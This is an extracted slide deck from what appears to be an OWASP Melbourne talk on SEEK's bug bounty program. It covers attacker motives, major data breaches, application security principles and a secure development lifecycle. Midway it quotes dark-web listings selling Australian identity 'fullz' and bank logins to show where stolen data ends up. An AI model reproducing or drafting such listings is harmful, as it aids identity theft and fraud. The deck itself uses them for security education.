



seek*urity*

Running a Bug Bounty Program at SEEK

- ▣ Application Security Engineer at SEEK
- ▣ Web developer in a previous life
- ▣ Climber of rocks

Contact

- ▣ @JulianBerton
- ▣ au.linkedin.com/in/julianberton
- ▣ bertonjulian.github.io
- ▣ medium.com/@berton.julian



OWASP Melbourne - Application Security

[Home](#)[Members](#)[Sponsors](#)[Photos](#)[Pages](#)[Discussions](#)[More](#)[Join us!](#)

Melbourne, Australia

Founded Nov 10, 2013

Members 1,097

Group reviews 8

Upcoming Meetups 1

Past Meetups 19

Our calendar

OWASP is a not-for-profit entity, that ensures the project's long-term success. Similar to many open-source software projects, we are volunteers from around the world, open to anyone interested in learning more about software security. OWASP produces many types of materials in a collaborative, open way (check some of them out here: [OWASP Zed Attack Proxy Project \(ZAP\)](#) and here: [OWASP Test Project](#))

Our talks can be on any aspect of application security, some of our past talks are: Implementation of Security in the Software Development Lifecycle, Creating secure code requires more than just good intentions, Top Ten Web Defences, and Introduction to Buffer Overflows.

To be a speaker at any OWASP chapter in the world or just at [Melbourne Chapter](#), simply contact the local chapter leader with details.

29 **08** **27** **18**
DAYS HOURS MINUTES SECONDS

OWASP APPSEC AU 2017

07-09 SEPTEMBER 2017, MELBOURNE

Who are you?

Today's Agenda

- ▣ What motivates an attacker?
- ▣ Security scaling problems.
- ▣ What is a bug bounty program?
- ▣ SEEK's bug bounty program journey.
- ▣ Example bug submissions.

What motivates a hacker?

Cash!



Hacker Motivations



Money

To make money and lots of it!



Politics / Government

The Syrian Electronic Army (SEA) is a group of computer hackers aimed at supporting the government of Syria.



Religion

Some terrorist and hacktivist groups hack due to certain religious beliefs.



Fun / Fame

More prevalent in the early days of the internet.



World Domination

Well maybe just in the movies.



War/Protection

State sponsored hackers with the aim of gathering intelligence on other countries.

Hackers are here to stay :(

Australia's biggest data breach sees 1.3m records leaked

By Allie Coyne
Oct 28 2016
12:00PM



11 Comments



Medical data exposed.

More than one million personal and medical records of Australian citizens donating blood to the Red Cross Blood Service have been exposed online in the country's biggest and most damaging data breach to date.

A 1.74 GB file containing 1.28 million donor records going back to 2010, published to a publicly-facing website, was discovered by an anonymous source and sent to security expert and operator of haveibeenpwned.com Troy Hunt early on Tuesday morning.



Gumtree accounts hacked in mass attack

Nick Sas - The West Australian on April 29, 2016, 11:01 am



 Gumtree accounts hacked in mass attack

Yahoo hack: 1bn accounts compromised by biggest data breach in history

The latest incident to emerge - which happened in 2013 - is probably distinct from the breach of 500m user accounts in 2014



This article is 1 month old

2,569 | 703

Sam Thielman in New York

@samthielman

Thursday 15 December 2016 23.23 AEDT



Yahoo have said the stolen user account information may have included dates of birth and telephone numbers. Photograph: Dado Ruvic/Reuters

Yahoo! data breaches

From Wikipedia, the free encyclopedia

The Internet service company **Yahoo!** reported two major **data breaches** of user account data to **hackers** during the second half of 2016. The first announced breach, reported in September 2016, had occurred sometime in late 2014, and affected over 500 million Yahoo! user accounts.^[1] A separate data breach, occurring earlier around August 2013, was reported in December 2016, and affected over 1 billion user accounts.^[2] Both breaches are considered the largest discovered in the **history of the Internet**. Specific details of material taken include names, email addresses, telephone numbers, encrypted or unencrypted security questions and answers, dates of birth, and **encrypted passwords**.^[3] Further, Yahoo! reported that the late 2014 breach likely used manufactured **web cookies** to falsify login credentials, allowing hackers to gain access to any account without a password.^{[4][5][6]}

Yahoo! has been criticized for their late disclosure of the breaches and their security measures, and is currently facing several lawsuits as well as investigation by members of the United States Congress. The breaches have impacted **Verizon Communications**'s July 2016 plans to acquire Yahoo! for about \$4.8 billion, which resulted in a drop of \$350 million in the final price on the deal closed in June 2017.

Contents [hide]

- Description
 - July 2016 discovery
 - Late 2014 breach
 - August 2013 breach
- Attribution and motivation
- Prosecution
- Legal and commercial responses
 - Yahoo!
 - Verizon Communications merger deal
 - United States
 - International
- See also
- References
- External links



WIKIPEDIA
The Free Encyclopedia

World's Biggest Data Breaches

Selected losses greater than 30,000 records

(updated 25th Apr 2017)

interesting story

YEAR

BUBBLE COLOUR

YEAR

METHOD OF LEAK

BUBBLE SIZE

NO OF RECORDS STOLEN


DATA SENSITIVITY

SHOW FILTER

latest

2016

2015



What happens to the stolen
customer data?

/ *AU*SUPREME FULLZ*(Australia) FULLZ*(DOB/MMN/BILL)



***AU*SUPREME FULLZ*(Australia) FULLZ*(DOB/MMN/BILL)**

Ultimate Freshness guarantee at all times! This listing is for x1 AU (Australia) Fullz. *If you need some custom request, kindly dont forget to choose from the Drop Down list on the Add On's, so it will be able to get those request guaranteed. If none of the Add-On's are taken, the order will be Issued by Randoms Fullz.* **TIP: Also have in mind, when ordering, please write in the...

Sold by **Kingsup** - 224 sold since *Mar 19, 2015* **Level 7**

	Features		Features
Product class	Digital goods	Origin country	Australia
Quantity left	12 items	Ships to	Worldwide
Ends in	Never	Payment	Escrow

No additional extras/options - 1 days - USD +0.00 / item

Purchase price: USD 25.00

Qty:

0.0693 BTC

- I Known e-mail(s):
- I Known password(s):
- I Full Name:
- I DOB: Age:
- I Address:
- I Billing Telephone:
- I Mothers Maiden Name:
- + Billing Information
- I Card BIN:
- I Card Bank: I Card Type:
- I Cardholders Name:
- I Card Number:
- I Valid
- I Expiration date:
- I CVV:
- + Social Media Information
- I Details:
- I IP Address:
- I Location:
- I UserAgent:
- I Browser:
- I Platform:



1x CommBank Account Login - Unchecked Balance

What you will receive: 1x Fresh Australian Comm bank Account login with Unchecked balance from our database. Please don't ask us how to use them !

Sold by **1OneStopShop** - 4 sold since *Jan 10, 2017*

Vendor Level 1

Trust Level 3

	Features		Features
Product class	Digital goods	Origin country	Australia
Quantity left	Unlimited	Ships to	Worldwide
Ends in	Never	Payment	Escrow

Default - 1 days - USD +0.00 / item

Purchase price: USD 30.56

Qty:

 **Buy Now**

Queue

0.0300 BTC / 2.4507 XMR


Why does this keep happening?
Is there a problem with our approach to security...

The current application security model was designed when:

- ▣ There were 3-6 month deploy to prod cycles (think waterfall).
- ▣ One software stack per company (e.g. C#, .NET, SQL Server and IIS).
- ▣ Ratio of security people to devs is... Well, not great.

So how was app sec approached?


The Current Security Model



The way we build software is changing...


- ▣ Small teams (Max 5-10)
- ▣ Agile development methodologies (move faster)
- ▣ Devs do everything = DevOps practices
- ▣ CD / CI , deploy to prod daily (move even faster)

Deploys To Prod Per Month



~30 times a day and growing!

Security is the Gatekeeper



Why would this be the case?

Security is the Gatekeeper



Who Is Responsible For Security?

**Avoiding responsibilities
like**



Google looking to hire hackers in Australia

■ The tech giant's Australian hiring raid may likely exacerbate the IT skills shortage in government agencies.




By India Ashok

February 20, 2017 06:20 GMT



Security Vs Tech Ratio

~140 Tech Team



1-2 App Sec Team




It's getting more complex!



Julian Bright 10:33 AM

@here Doing a bit of a language census, please react with the languages you pushed to production in last 2 weeks.



~150 different tools, languages, platforms, frameworks and techniques

The Solution?

Can we make web apps 100% secure?


Yes there is a way!



Application Security Principles

1. Defence in Depth
2. Minimise Attack Surface
3. Least Privilege
4. Avoid Reliance on Obscurity
5. Keep Security Simple
6. Never Trust External Systems or Data
7. Fail Securely
8. Establish Secure Defaults
9. Compartmentalise
10. Detect Intrusions

Defence In Depth






Australia's biggest data breach sees 1.3m records leaked

1. Location of backup was publicly accessible.
2. Directory listing turned on.
3. Database backup was not encrypted.
4. Lack of monitoring / alerting of access to this server.
5. Regular security testing?
6. Lack of proper third party provider security vetting?
7. IP Whitelist access to the server and / or enable authentication?



Secure Development Lifecycle.

How do we integrate these security principles into the SDLC?

It all starts with....








The Devops / Agile Movement



SEEK's Application Security Program/Vision



Training 	Inception 	Development 	Deployment 	Monitoring 
<p>Web security training program for tech teams.</p> <p>Security awareness and improve security culture (i.e. Brown bags, email updates, etc).</p>	<p>Review system design for security weaknesses.</p> <p>Develop attack scenarios for high risk projects.</p>	<p>Add security specific tests into test suite.</p> <p>Adopt security standards and security release plans.</p>	<p>Automate security scanning tools into build pipeline.</p> <p>Automatically scan infrastructure and code for outdated and vulnerable components.</p>	<p>Perform manual security testing for complex or high value components.</p> <div data-bbox="1508 648 1835 841" style="border: 1px solid green; padding: 5px;"><p>Implement a continuous testing program (e.g. A bug bounty program).</p></div>

Bug Bounty Programs


Evening up the playing field...

What is a Bug Bounty Program?

